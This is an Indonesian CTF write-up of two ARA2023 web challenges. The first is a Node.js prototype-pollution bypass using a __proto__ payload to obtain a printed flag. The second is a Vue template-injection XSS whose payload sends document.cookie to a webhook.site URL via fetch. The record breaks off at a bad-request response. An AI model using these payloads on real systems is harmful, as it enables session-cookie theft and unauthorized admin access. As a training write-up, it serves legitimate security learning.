
Pollution



Dari soal diberikan link web nya beserta source nya




dari file docker saya mendapat clue bahwa soal tersebut menggunakan Node.js



```
app.post('/register', (req, res) => {
    try {
        let user = JSON.parse(req.body);

        // Haha, even you can set your role to Admin, but you don't have the secret!
        if (user.role == "Admin") {
            console.log(user.secret);
            if(user.secret !== secret.value) return res.send({
                "message": "Wrong secret! no Admin!"
            });
            return res.send({
                "message": "Here is your flag!",
                secret: secret.value
            });
        }

        const baseUser = {
            "picture": "profile.jpg"
        }

        let newUser = Object.assign(baseUser, user);
        if(newUser.role === "Admin") {
            return res.send({
                "message": "Here is your flag!",
                secret: secret.value
            });
        } else return res.send({
            "message": "No Admin? no flag!"
        });
    } catch(e) {
        console.log(e);
    }
```

dari source server.js nya saya jujur masih kurang mengerti tentang vulnerability yang ada pada Node.js jadi saya coba langsung analisa dari request dan response nya. Saya menggunakan burpsuite untuk melihat response nya. Ssaat saya intercept dan mencoba login saya mendapatkan Json seperti berikut pada request



Request

```
POST /register HTTP/1.1
Host: 103.152.242.116:4137
Content-Length: 52
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
Content-Type: text/plain
Accept: */*
Origin: http://103.152.242.116:4137
Referer: http://103.152.242.116:4137/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"Admin",
  "secret":"Admin",
  "role":"Admin"
}
```

Response


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 37
ETag: W/"25-7RH7Z8sIaenP3o5cwY1OrEqCU6E"
Date: Sun, 26 Feb 2023 03:12:18 GMT
Connection: close

{
  "message":"Wrong secret! no Admin!"
}
```

Saya baru sadar di dalam source ada beberapa kondisi yang menampilkan response dari request yang diberikan

```
try {
    let user = JSON.parse(req.body);

    // Haha, even you can set your role to Admin, but you don't have the secret!
    if (user.role == "Admin") {
        console.log(user.secret);
        if(user.secret !== secret.value) return res.send({
            "message": "Wrong secret! no Admin!"
        });
        return res.send({
            "message": "Here is your flag!",
            secret: secret.value
        });
    }

    const baseUser = {
        "picture": "profile.jpg"
    }

    let newUser = Object.assign(baseUser, user);
    if(newUser.role === "Admin") {
        return res.send({
            "message": "Here is your flag!",
            secret: secret.value
        });
    } else return res.send({
        "message": "No Admin? no flag!"
    });
```

Lalu saya mencoba browsing mengenai vulnerability yang biasa ada di Node.js dengan keyword nama soal lalu saya menemukan sebuah web yang membahas vulnerability ini yaitu Prototype Pollution yang memanfaatkan (__proto__) atau penjelasannya “The __proto__ getter function exposes the value of the internal [[Prototype]] of an object.”


Lalu saya membuat payload yang akan saya kirim dari request untuk melihat hasil response nya ("__proto__":{"username":"Admin","secret":"Admin","role":"Admin"})




dan flag pun akhirnya saya dapatkan

ARA2023{e4sy_Pro70typ3_p0llut1oN}


Welcome Page



Biasanya kalau ada bot berarti XSS sih jadi asumsi saya itu chall vuln nya XSS. Langsung saja saya buka link chall nya. Asumsi saya di awal adalah target flag itu di document.cookie admin nya. Dilihat dari web nya itu menampilkan string di param msg menjadi sebuah paragraf html.



Saya intercept menggunakan burp-suite dan saya mencoba memasukkan basic XSS untuk memunculkan alert namun sayang saja payload basic tidak dapat mentrigger karena adanya filtering.





kalau dilihat dari view source page atau hasil dari response di situ ada potongan source nya yang menjadi clue <!-- <?= htmlspecialchars(isset($_GET["msg"]) ? $_GET["msg"] : "") ?> → yaitu vulnerability

yang biasa ada pada Vue.js lalu saya membuat payload alert untuk testing apakah payload ter trigger atau tidak. Payload yang saya gunakan untuk memunculkan alert sebagai berikut

{{_openBlock.constructor('alert(1)')()}}


dan ya hasilnya tertrigger






Lalu langkah terakhir saya tinggal membuat payload yang akan fetch document cookie ke url webhook saya. Payloadnya adalah sebagai berikut
{{_openBlock.constructor("fetch('https://webhook.site/5b5c1e09-3f6a-497d-be24-4f443fea5442', {method: 'POST', body: JSON.stringify({message: document.cookie})})")()}}


Saya test dulu di burpsuite apakah akan muncul error bad request atau tidak dan hasilnya iya muncul bad request.



